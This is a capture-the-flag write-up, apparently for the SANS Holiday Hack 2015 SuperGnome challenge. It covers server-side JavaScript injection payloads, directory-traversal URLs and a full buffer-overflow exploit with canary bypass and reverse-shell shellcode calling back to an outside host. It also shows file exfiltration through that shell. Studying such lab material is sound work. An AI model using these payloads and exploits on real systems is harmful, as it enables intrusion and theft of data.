
Choose a file:

Upon inspection of the routes configuration file "index.js" which we have from the previous challenge's firmware dump, specifically the route regarding file uploads we see the following code:

```
// FILES UPLOAD
router.post('/files', upload.single('file'), function(req, res, next) {
  ...

  if (postproc_syntax != 'none' && postproc_syntax !== undefined) {
    msgs.push('Executing post process...');
    var result;
    d.run(function() {
      result = eval('(' + postproc_syntax + ')');
    });
    // STUART: (WIP) working to improve image uploads to do some post
    processing.
    msgs.push('Post process result: ' + result);
  }
}
```

This is a classic example of a SSJS injection code error whereby the author of the code directly evaluates a user supplied variable. We fortunately even see the resulting message displayed in the output.



Using the example we learned about in the Dosis Neighbourhood from Tim, we carry out an attack using Burpsuite to modify the contents of the "postproc" variable in transit:


1. I set a postproc field to "timestamp" in my browser, and choose any PNG file

Upload New File

Post-process:

Choose a file:

2. After clicking upload, Burpsuite intercepts the packet and allows us to modify it:




3. As a test we simply substitute some simple mathematic formula in place of the postproc call:

```
-----1106745874191091539985234761
Content-Disposition: form-data; name="postproc"

4+4
-----1106745874191091539985234761
Content-Disposition: form-data; name="file"; filename="test.png"
Content-Type: image/png
```

4. We forward the packet and receive a result in the web browser demonstrating that our SSJS execution was successful:



5. Finally, in order to exploit this vulnerability to recover the gnome.conf file, we simply insert some more useful JS payload that will read the contents of gnome.conf into the "result" variable:

```
fs.readFileSync('/gnome/www/files/gnome.conf', "utf8")
```

```
-----1226010768161885038867468229
Content-Disposition: form-data; name="postproc"

fs.readFileSync('/gnome/www/files/gnome.conf', "utf8")
-----1226010768161885038867468229
Content-Disposition: form-data; name="file"; filename="test.png"
Content-Type: image/png
```

With which we receive the flag:

```
Gnome Serial Number: BU22_1729_2716057
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-04
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

SG-05 Exploitation

Status: Successful

This system in Brazil is running the sgnet software, specifically sgstatd on port 4242/tcp. When we connect to this port on this system we receive the following menu:

```
root@kali:~/sans/supergnome# nc 54.233.105.81 4242

Welcome to the SuperGnome Server Status Center!
Please enter one of the following options:

1 - Analyze hard disk usage
2 - List open TCP sockets
3 - Check logged in users
```

The source code for the sgnet software was available for download in the SG-01 files folder and we were able to analyse this source code for security vulnerabilities.

It seems that there is a hidden function when the user enters the decimal '88' ASCII character (the letter 'X') which gives the user an opportunity to enter a short message.

```
root@kali:~/sans/supergnome# nc 54.233.105.81 4242

Welcome to the SuperGnome Server Status Center!
Please enter one of the following options:

1 - Analyze hard disk usage
2 - List open TCP sockets
3 - Check logged in users
X

Hidden command detected!

Enter a short message to share with GnomeNet (please allow 10 seconds) =>
This function is protected!
short message here
```

To see if there's any exploitation vector here, let's review the source code that I mentioned I found stashed on the first SuperGnome in a file called sgnet.zip.

Code Review

The sgstatd.c code for handling these messages is below:

```
int sgstatd(sd)
{
    __asm__("movl $0xe4ffffe4, -4(%ebp)");
    //Canary pushed

    char bin[100];
    write(sd, "\nThis function is protected!\n", 30);
    fflush(stdin);
    //recv(sd, &bin, 200, 0);
    sgneta_readn(sd, &bin, 200);
    __asm__("movl -4(%ebp), %edx\n\t" "xor $0xe4ffffe4, %edx\n\t" // Canary
checked    "jne sgneta_exit");
    return 0;
}
```

In this code I can see the following is taking place.

- A “canary” value of 0xe4ffffe4 is placed at the end of the stack
- A static buffer of 100 bytes in length is allocated on the stack, this buffer is called “bin”.
- The sgneta_readn() function is called with the arguments:
 1. sd – the socket descriptor for the established socket to read a message from
 2. &bin – the address of the “bin” buffer where the message should be stored
 3. 200 – the size in bytes to read from the socket
 - Note that 200 is twice the length of the 100 allocated bytes, so it is possible to write memory past the end of the allocated 100 byte “bin” buffer up to a further 100 bytes.
- The previous canary value is validated by moving it into the EDX register and then performing a XOR operation against the 0xe4ffffe4 value.
 - If the result is not equal to zero, then the program will exit

So to sum up, we see an exploitable condition, where we could overwrite critical parts of the stack such as the saved instruction pointer, but we also see that we must be careful to set the stack canary correctly as to avoid exiting early before our saved EIP value is popped off the stack.

Binary Debugging

In order to test our theory, we check the firmware we already have for a binary version of “sgstatd”. We find a surprising version of it already compiled for x86 Linux architecture. We expected an ARM binary version.

```
root@kali:~# file sgstatd
sgstatd: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically
linked (uses shared libs), for GNU/Linux 2.6.26,
BuildID[sha1]=0x3975df723543e5071c9e3bd8e40ab03a2f81ad02, not stripped
```


We find that while this binary does not execute in the Linux system we are using (Kali 2.0) it does execute successfully on Kali 1.1.0 system. We begin debugging there with GDB (using PEDA).

Our first POC proves the canary protection is functional:

```
#!/usr/bin/python
from pwn import *

HOST = '127.0.0.1'
PORT = 4242

buf = "A" * 199

conn = remote(HOST, PORT)
banner = conn.recvuntil('logged in users')
print "[*] Got banner, sending hidden command..."
conn.sendline('X')
banner = conn.recvuntil('protected!')
print "[*] Got hidden prompt, sending payload..."
conn.sendline(buf)
```

I run this and in the debugger I see the message regarding the stack canary not matching the expectations:

```
root@kali:~# gdb ./sgstatd
GNU gdb (GDB) 7.4.1-debian
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /root/sgstatd...(no debugging symbols found)...done.
(gdb) r
Starting program: /root/sgstatd
warning: no loadable sections found in added symbol-file system-supplied DSO at
0xb7fe0000
Server started...
Canary not repaired.
```

Great, now we can start working on overwriting our stack canary with valid values, first we need to find some breakpoints where we can examine the stack and the values stored there.

Fortunately for us, our sgstatd binary has symbols, we disassemble the sgstatd() function to find the canary comparison point:

```
gdb-peda$ pdisass sgstatd
Dump of assembler code for function sgstatd:
0x0804935d <+0>: push    ebp
0x0804935e <+1>: mov     ebp,esp
0x08049360 <+3>: sub     esp,0x88
0x08049366 <+9>: mov     DWORD PTR [ebp-0x4],0xe4ffffe4
0x0804936d <+16>: mov     DWORD PTR [esp+0x8],0x1e
0x08049375 <+24>: mov     DWORD PTR [esp+0x4],0x8049d53
0x0804937d <+32>: mov     eax,DWORD PTR [ebp+0x8]
0x08049380 <+35>: mov     DWORD PTR [esp],eax
0x08049383 <+38>: call    0x8048af0 <write@plt>
0x08049388 <+43>: mov     eax,ds:0x804b2e0
0x0804938d <+48>: mov     DWORD PTR [esp],eax
0x08049390 <+51>: call    0x80489a0 <fflush@plt>
0x08049395 <+56>: mov     DWORD PTR [esp+0x8],0xc8
0x0804939d <+64>: lea     eax,[ebp-0x6c]
0x080493a0 <+67>: mov     DWORD PTR [esp+0x4],eax
0x080493a4 <+71>: mov     eax,DWORD PTR [ebp+0x8]
0x080493a7 <+74>: mov     DWORD PTR [esp],eax
0x080493aa <+77>: call    0x804990b <sgnet_readn>
0x080493af <+82>: mov     edx,DWORD PTR [ebp-0x4]
0x080493b2 <+85>: xor     edx,0xe4ffffe4
0x080493b8 <+91>: jne     0x804933f <sgnet_exit>
0x080493be <+97>: mov     eax,0x0
0x080493c3 <+102>: leave
0x080493c4 <+103>: ret
```

We set a breakpoint at 0x080493b2 and this time we inject a unique pattern buffer created using the “pattern_create 199” command in GDB w/PEDA. We modify the “buf = ” line in our exploit python script as shown:

```
...

buf = 'AAA%AA$AABAA$AAAnAACAA-
AA (AADAA;AA) AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAaAA3AAIAAeAA4AAJAAfAA5AAKAagAA6AALAAh
AA7AAMAAiAA8AANAAjAA9AAOAAkAAPAA1AAQAAmAARAAnAASAAoAATAApAAUAqAAVAArAAWAA$AAXAA$
AAYAAuAAZAAvAAw'

...
```

We run the program, send the payload and reach out breakpoint. We find EDX = 0x41374141:

```
Breakpoint 1, 0x080493b2 in sgstatd ()
gdb-peda$ info reg
eax                0xc8 0xc8
ecx                0xbffffefbd 0xbffffefbd
edx                0x41374141 0x41374141
```

Using the GDB PEDA function “pattern_offset 0x41374141” we see this 0x41374141 string is found at offset of 103 of our buffer.

So now we know that at offset 103, we need to have a correct stack canary value of 0xe4ffffe4.

I modify our exploit to suit:

```
#!/usr/bin/python
from pwn import *

HOST = '127.0.0.1'
PORT = 4242

buf = 'A' * 103 + p32(0xe4ffffe4) # 103 A's then a stack canary
buf += 'A' * (199-len(buf))      # fill out the buffer to 200 bytes

conn = remote(HOST,PORT)
banner = conn.recvuntil('logged in users')
print "[*] Got banner, sending hidden command..."
conn.sendline('X')
banner = conn.recvuntil('protected!')
print "[*] Got hidden prompt, sending payload..."
conn.sendline(buf)
```

I again run the proof of concept code with our sgstatd in the debugger. Again we set a breakpoint at the stack canary comparison point. I am now happy to see the EDX register is now being correctly populated with a correct canary value:

```
Breakpoint 1, 0x080493b2 in sgstatd ()
gdb-peda$ info reg
eax                0xc8 0xc8
ecx                0xbffffebd 0xbffffebd
edx                0xe4ffffe4 0xe4ffffe4
```

Continuing the program after the canary validates shows we have successfully bypassed the Stack Canary security mechanism and overwritten EIP for control of execution flow:

```
Stopped reason: SIGSEGV
0x41414141 in ?? ()
gdb-peda$ info reg
eax            0x0      0x0
ecx            0xbffffbd  0xbffffbd
edx            0x0      0x0
ebx            0xb7fbdff4  0xb7fbdff4
esp            0xbffff030  0xbffff030
ebp            0x41414141  0x41414141
esi            0x0      0x0
edi            0x0      0x0
eip            0x41414141  0x41414141
```

We check for other security mechanisms we may need to defeat on this binary. It would seem none are activated:

```
gdb-peda$ checksec
CANARY      : disabled
FORTIFY     : disabled
NX          : disabled
PIE         : disabled
RELRO       : disabled
gdb-peda$ aslr
ASLR is OFF
```

Indeed, we notice our stack addresses are seemingly quite fixed at the following value:

- ESP = 0xbffff030

Given that ESP points to the beginning of our input buffer we have two options:

1. We can simply set EIP to the static value of ESP
2. Or we can find a ROP gadget at a fixed offset in the “sgstatd” binary containing an instruction “JMP ESP” which will accomplish this more reliably

I prefer the second option as it is more likely to work across different systems. We find such an instruction at memory address 0x80493b6:

```
gdb-peda$ ropsearch "jmp esp"
Searching for ROP gadget: 'jmp esp' in: binary ranges
0x080493b6 : (ffe40f8581fffffb800000000c9c3) jmp esp; jne 0x804933f
<sgnet exit>; mov eax,0x0; leave; ret
0x080493b3 : (f2e4ffffe40f8581fffffb800000000c9c3) repnz in al,0xff; jmp esp;
jne 0x804933f <sgnet_exit>; mov eax,0x0; leave; ret
```

Next we repeat our “pattern_create” steps to find the exact buffer offset where we are overwriting EIP:

```
#buf += 'A' * (199-len(buf))      # fill out the buffer to 200 bytes
buf += 'AAA%AAsAABAA$AAAnAACAA-
AA (AADAA;AA) AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKA'
```

We exploit the service and find the EIP value is set to: 0x41734141 which is found at an offset of 4 into our buffer.

```
Stopped reason: SIGSEGV
0x41734141 in ?? ()
gdb-peda$ pattern_offset 0x41734141
1098072385 found at offset: 4
```

Our exploit now should be able to send execution to our buffer of “A”s in memory by using the JMP ESP instruction:

```
#!/usr/bin/python
from pwn import *

HOST = '127.0.0.1'
PORT = 4242

buf = 'A' * 103 + p32(0xe4fffe4) # 103 A's then a stack canary
buf += 'A' * 4 + p32(0x80493b6) # jmp esp
buf += 'A' * 199 - len(buf) # fill out the buffer to 200 bytes

conn = remote(HOST, PORT)
banner = conn.recvuntil('logged in users')
print "[*] Got banner, sending hidden command..."
conn.sendline('X')
banner = conn.recvuntil('protected!')
print "[*] Got hidden prompt, sending payload..."
conn.sendline(buf)
```

We try it in a debugger and sure enough, our “A”s are now getting executed.

It's time to try some shellcode, I use “msfvenom” from the Metasploit toolset to generate some shellcode. I stick with x86 architecture here because the binary is x86. If this pathway doesn't work we're going to have to setup a Qemu VM for ARM but let's cross that bridge when we get there!

I'm going to use a reverse TCP shell here as it's going to be reliable from my experience. I point it back to my own EC2 instance.

```
root@kali:~# msfvenom -f py -p linux/x86/shell_reverse_tcp LHOST=52.64.97.221
LPORT=4443
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 68 bytes
buf = ""
buf += "\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66"
buf += "\xcd\x80\x93\x59\xb0\x3f\xcd\x80\x49\x79\xf9\x68\x34"
buf += "\x40\x61\xdd\x68\x02\x00\x11\x5b\x89\xe1\xb0\x66\x50"
buf += "\x51\x53\xb3\x03\x89\xe1\xcd\x80\x52\x68\x2f\x2f\x73"
buf += "\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xb0"
buf += "\x0b\xcd\x80"
```

Next I place my shellcode in the right location in the exploit buffer, from inspecting the stack in GDB I find that the shellcode actually needs to be placed after our EIP value in our buffer.

```
#!/usr/bin/python
# sewid666@gmail.com - Exploit for SG-05 sgstatd
# 20dec15
#
from pwn import *

#HOST = '127.0.0.1'
HOST = '54.233.105.81'
PORT = 4242

buf = 'A' * 103 + p32(0xe4ffffe4) # 103 A's then a stack canary
buf += 'A' * 4 + p32(0x80493b6) # jmp esp

# Shellcode
buf += "\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66"
buf += "\xcd\x80\x93\x59\xb0\x3f\xcd\x80\x49\x79\xf9\x68\x34"
buf += "\x40\x61\xdd\x68\x02\x00\x11\x5b\x89\xe1\xb0\x66\x50"
buf += "\x51\x53\xb3\x03\x89\xe1\xcd\x80\x52\x68\x2f\x2f\x73"
buf += "\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xb0"
buf += "\x0b\xcd\x80"

buf += 'B' * (199-len(buf)) # fill out the buffer to 200 bytes

conn = remote(HOST,PORT)
banner = conn.recvuntil('logged in users')
print "[*] Got banner, sending hidden command..."
conn.sendline('X')
banner = conn.recvuntil('protected!')
print "[*] Got hidden prompt, sending payload..."
conn.sendline(buf)
conn.interactive()
```

Finally, I setup a listener using netcat on my EC2 instance and fire away my exploit:

```
root@kali:~# ./pwnstat.py
[+] Opening connection to 54.233.105.81 on port 4242: Done
[*] Got banner, sending hidden command...
[*] Got hidden prompt, sending payload...
[*] Switching to interactive mode

\x00[*] Got EOF while reading in interactive
```

It's successful, and for a moment I have a UID = nobody shell!

```
root@ip-172-31-3-237:/home/ubuntu# nc -lvp 4443
Listening on [0.0.0.0] (family 0, port 4443)
Connection from [54.233.105.81] port 4443 [tcp/*] accepted (family 2, sport 38149)
id
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
```

The shell dies quickly but next time I run the exploit I'm more ready and I grab the flag more quickly:

```
cat /gnome/www/files/gnome.conf

Gnome Serial Number: 4CKL3R43V4
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-05
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

Very happy with this result, mostly because I am scared of doing this all over again in an ARM VM!!!

Part 5: Baby, It's Gnome Outside: Sinister Plot and Attribution

This part of the challenge involves recovering PCAP ZIP files from each SuperGnome as well as static filled image files which may hold some secrets. I will describe how I recovered each file for each SuperGnome below:

SG-01 File Recovery

This SuperGnome allows the administrator to directly access the files in the file manager so we recovered each of the files below very simply:

- camera_feed_overlap_error.zip
 - Contains one PNG image with overlapping images
- factory_cam_1.zip
 - Contains one PNG image
- 20141226101055.zip
 - A ZIP file containing a PCAP called "20141226101055_1.pcap"
 - This PCAP contains one e-mail regarding the establishment of the SuperGnome network as well as an architecture diagram image

```
From: "c" <c@atnascorp.com>
To: <jojo@atnascorp.com>
Subject: GiYH Architecture
Date: Fri, 26 Dec 2014 10:10:55 -0500
Message-ID: <004301d0211e$2553aa80$6ffaff80$@atnascorp.com>
MIME-Version: 1.0
Content-Type: multipart/mixed;
.boundary="-----_NextPart_000_0044_01D020F4.3C7E17B0"
X-Mailer: Microsoft Outlook 15.0
Thread-Index: AdEeJWBzsdvFzRGDQMGtBNS2/4xymw==
Content-Language: en-us
```

This is a multipart message in MIME format.

-----_NextPart_000_0044_01D020F4.3C7E17B0

Content-Type: multipart/alternative;
.boundary="-----_NextPart_001_0045_01D020F4.3C7E17B0"

-----_NextPart_001_0045_01D020F4.3C7E17B0

Content-Type: text/plain;
.charset="us-ascii"
Content-Transfer-Encoding: 7bit

JoJo,

As you know, I hired you because you are the best architect in town for a distributed surveillance system to satisfy our rather unique business requirements. We have less than a year from today to get our final plans in place. Our schedule is aggressive, but realistic.

I've sketched out the overall Gnome in Your Home architecture in the diagram attached below. Please add in protocol details and other technical specifications to complete the architectural plans.


Remember: to achieve our goal, we must have the infrastructure scale to upwards of 2 million Gnomes. Once we solidify the architecture, you'll work with the hardware team to create device specs and we'll start procuring hardware in the February 2015 timeframe.

I've also made significant progress on distribution deals with retailers.

Thoughts?

Looking forward to working with you on this project!

-C



SG-02 File Recovery

For SG-02 we were able to recover the following files using the same directory traversal bug as we did earlier. We adjusted the paths for the filenames which we learned via the web user interface.

We recover the following files using the noted directory traversal URLs:

- factory_cam_2.zip
 - 52.34.3.80/cam?camera=../../../../gnome/www/public/upload/busKZrfs/hacked.png../../../../gnome/www/files/factory_cam_2.zip
 - This file contained one PNG image
- 20150225093040.zip
 - 52.34.3.80/cam?camera=../../../../gnome/www/public/upload/busKZrfs/hacked.png../../../../gnome/www/files/20150225093040.zip
 - The PCAP contained the following email below:

```
From: "c" <c@atnascorp.com>
To: <supplier@ginormouselectronicssupplier.com>
Subject: =?us-ascii?Q?Large_Order_-_Immediate_Attention_Required?=
Date: Wed, 25 Feb 2015 09:30:39 -0500
Message-ID: <005001d05107$a1323ef0$e396bcd0$@atnascorp.com>
MIME-Version: 1.0
Content-Type: multipart/alternative;
.boundary="-----_NextPart_000_0051_01D050DD.B85D2150"
X-Mailer: Microsoft Outlook 15.0
Thread-Index: AdBRB55/YGpgHUrvtQ+ViBgoKBbizw==
Content-Language: en-us

This is a multipart message in MIME format.

-----_NextPart_000_0051_01D050DD.B85D2150
Content-Type: text/plain;
.charset="us-ascii"
Content-Transfer-Encoding: 7bit

Maratha,

As a follow-up to our phone conversation, we'd like to proceed with an order of
parts for our upcoming product line. We'll need two million of each of the
following components:

+ Ambarella S2Lm IP Camera Processor System-on-Chip (with an ARM Cortex A9 CPU
and Linux SDK)
+ ON Semiconductor AR0330: 3 MP 1/3" CMOS Digital Image Sensor
+ Atheros AR6233X Wi-Fi adapter
+ Texas Instruments TPS65053 switching power supply
+ Samsung K4B2G16460 2GB SDDR3 SDRAM
+ Samsung K9F1G08U0D 1GB NAND Flash

Given the volume of this purchase, we fully expect the 35% discount you
mentioned during our phone discussion. If you cannot agree to this pricing, we'll
place our order elsewhere.

We need delivery of components to begin no later than April 1, 2015, with
250,000 units coming each week, with all of them arriving no later than June 1,
2015.

Finally, as you know, this project requires the utmost secrecy. Tell NO
ONE about our order, especially any nosy law enforcement authorities.

Regards,
-CW
```

SG-03 File Recovery

For SuperGnome 3, we were able to simply perform the NoSQL injection attack again using Burpsuite to bypass authentication. I downloaded the following files:

- factory_cam_3.zip
 - This contains one PNG image
- 20151201113356.zip
 - This contains a PCAP file with the following email message:

```
From: "c" <c@atnascorp.com>
To: <burglerlackeys@atnascorp.com>
Subject: All Systems Go for Dec 24, 2015
Date: Tue, 1 Dec 2015 11:33:56 -0500
Message-ID: <005501d12c56$12bf6dc0$383e4940$@atnascorp.com>
MIME-Version: 1.0
Content-Type: multipart/alternative;
    .boundary="-----_NextPart_000_0056_01D12C2C.29E9B3E0"
X-Mailer: Microsoft Outlook 15.0
Thread-Index: AdEsVeghqBzCbZs7SUyM8aoCkrx6Ow==
Content-Language: en-us
```

This is a multipart message in MIME format.

```
-----_NextPart_000_0056_01D12C2C.29E9B3E0
Content-Type: text/plain;
    .charset="us-ascii"
Content-Transfer-Encoding: 7bit
```

My Burgling Friends,

Our long-running plan is nearly complete, and I'm writing to share the date when your thieving will commence! On the morning of December 24, 2015, each individual burglar on this email list will receive a detailed itinerary of specific houses and an inventory of items to steal from each house, along with still photos of where to locate each item. The message will also include a specific path optimized for you to hit your assigned houses quickly and efficiently the night of December 24, 2015 after dark.

Further, we've selected the items to steal based on a detailed analysis of what commands the highest prices on the hot-items open market. I caution you - steal only the items included on the list. DO NOT waste time grabbing anything else from a house. There's no sense whatsoever grabbing crumbs too small for a mouse!

As to the details of the plan, remember to wear the Santa suit we provided you, and bring the extra large bag for all your stolen goods.

If any children observe you in their houses that night, remember to tell them that you are actually "Santy Claus", and that you need to send the specific items you are taking to your workshop for repair. Describe it in a very friendly manner, get the child a drink of water, pat him or her on the head, and send the little moppet back to bed. Then, finish the deed, and get out of there. It's all quite simple - go to each house, grab the loot, and return it to the designated drop-off area so we can resell it. And, above all, avoid Mount Crumpit!

As we agreed, we'll split the proceeds from our sale 50-50 with each burglar.

Oh, and I've heard that many of you are asking where the name ATNAS comes from. Why, it's reverse SANTA, of course. Instead of bringing presents on Christmas, we'll be stealing them!

Thank you for your partnership in this endeavor.

Signed:

```
-CLW
```

```
President and CEO of ATNAS Corporation
```

SG-04 File Recovery

To recover the necessary files in SuperGnome 4, we again rely on our trusty SSJS injection attack. Since we need binary output file, we construct a new Buffer object and use the toString method to convert the binary file to base64 encoding so we can recover the output. I recovered the following files using the following JS injections

- factory_cam_4.zip
 - Use SSJS injection string:

```
new Buffer(  
fs.readFileSync('/gnome/www/files/factory_cam_4.zip').toString('base64')  
)
```

- 20151203133815.zip
 - Use SSJS injection string:

```
new Buffer(  
fs.readFileSync('/gnome/www/files/20151203133815.zip').toString('base64')  
)
```

I found the PCAP contains the following email message:

```
From: "c" <c@atnascorp.com>  
To: <psychdoctor@whovillepsychiatrists.com>  
Subject: Answer To Your Question  
Date: Thu, 3 Dec 2015 13:38:15 -0500  
Message-ID: <005a01d12df95c5b0099051101cb05@atnascorp.com>  
MIME-Version: 1.0  
Content-Type: multipart/alternative;  
.boundary="-----_NextPart_000_005B_01D12DCF.DCDA76C0"  
X-Mailer: Microsoft Outlook 15.0  
Thread-Index: AdEt+b3jejRUKW/FSByK/qhouKyIpQ==  
Content-Language: en-us
```

This is a multipart message in MIME format.

```
-----_NextPart_000_005B_01D12DCF.DCDA76C0  
Content-Type: text/plain;  
.charset="us-ascii"  
Content-Transfer-Encoding: 7bit
```

Dr. O'Malley,

In your recent email, you inquired:

> When did you first notice your anxiety about the holiday season?

Anxiety is hardly the word for it. It's a deep-seated hatred, Doctor.

Before I get into details, please allow me to remind you that we operate under the strictest doctor-patient confidentiality agreement in the business. I have some very powerful lawyers whom I'd hate to invoke in the event of some leak on your part. I seek your help because you are the best psychiatrist in all of Who-ville.

To answer your question directly, as a young child (I must have been no more than two), I experienced a life-changing interaction. Very late on Christmas Eve, I was awakened to find a grotesque green Who dressed in a tattered Santa Claus outfit, standing in my barren living room, attempting to shove our holiday tree up the chimney. My senses heightened, I put on my best little-girl innocent voice and asked him what he was doing. He explained that he was "Santy Claus" and needed to send the tree for repair.

I instantly knew it was a lie, but I humored the old thief so I could escape to the safety of my bed. That horrifying interaction ruined Christmas for me that year, and I was terrified of the whole holiday season throughout my teen years.

I later learned that the green Who was known as "the Grinch" and had lost his mind in the middle of a crime spree to steal Christmas presents. At the very moment of his criminal triumph, he had a pitiful change of heart and started playing all nicey-nice. What an amateur! When I became an adult, my fear of Christmas boiled into true hatred of the whole holiday season. I knew that I had to stop Christmas from coming. But how?

I vowed to finish what the Grinch had started, but to do it at a far larger scale. Using the latest technology and a distributed channel of burglars, we'd rob 2 million houses, grabbing their most precious gifts, and selling them on the open market. We'll destroy Christmas as two million homes full of people all cry "BOO-HOO", and we'll turn a handy profit on the whole deal.

Is this "wrong"? I simply don't care. I bear the bitter scars of the Grinch's malfeasance, and singing a little "Fahoo Fores" isn't gonna fix that!

What is your advice, doctor?

Signed,
Cindy Lou Who

SG-05 File Recovery

To recover the files on SuperGnome 5 I needed to leverage some mechanism that will either upload the file or encode the file in some way that I can use over a very short window of time that my shell connection is alive.

Fortunately, the first thing I tried worked well, I was able to use the Linux shell command "base64" to encode the file into ASCII and then copy/paste that ASCII into a local file and finally decode each file. Below we see how I caught the reverse shell then base64 encoded the ZIP file

```
root@ip-172-31-3-237:~# nc -lvp 4443
Listening on [0.0.0.0] (family 0, port 4443)
Connection from [54.233.105.81] port 4443 [tcp/*] accepted (family 2, sport 38196)
base64 /gnome/www/files/20151215161015.zip
UESDBBQAAAAIAJeDb0caIMpb5A0AAFQjAAAVABwAMjAxNTEyMTUxNjEwMTVfNS5wY2FwVWVQJAAO+
skhWvrJIVnV4CwABBOgDAAAE6AMAAALVae4xcVR2+290+GDOKEE0pmpx0sVlg7zz2vbOza7e703ah
RD8x1IjtkbLBOMQV3Sgd35DFNYWryqQEFbZKRILsRcmhyYKNLCtoGVpYw96LPUK2TL281rzstKnh
oGUxz8V+mSBckeDh6ABOHZTm+ppIivds1TOBUVE1QxF+sn6QbpTl8VSsttiOanm26OEcgF165Nh4
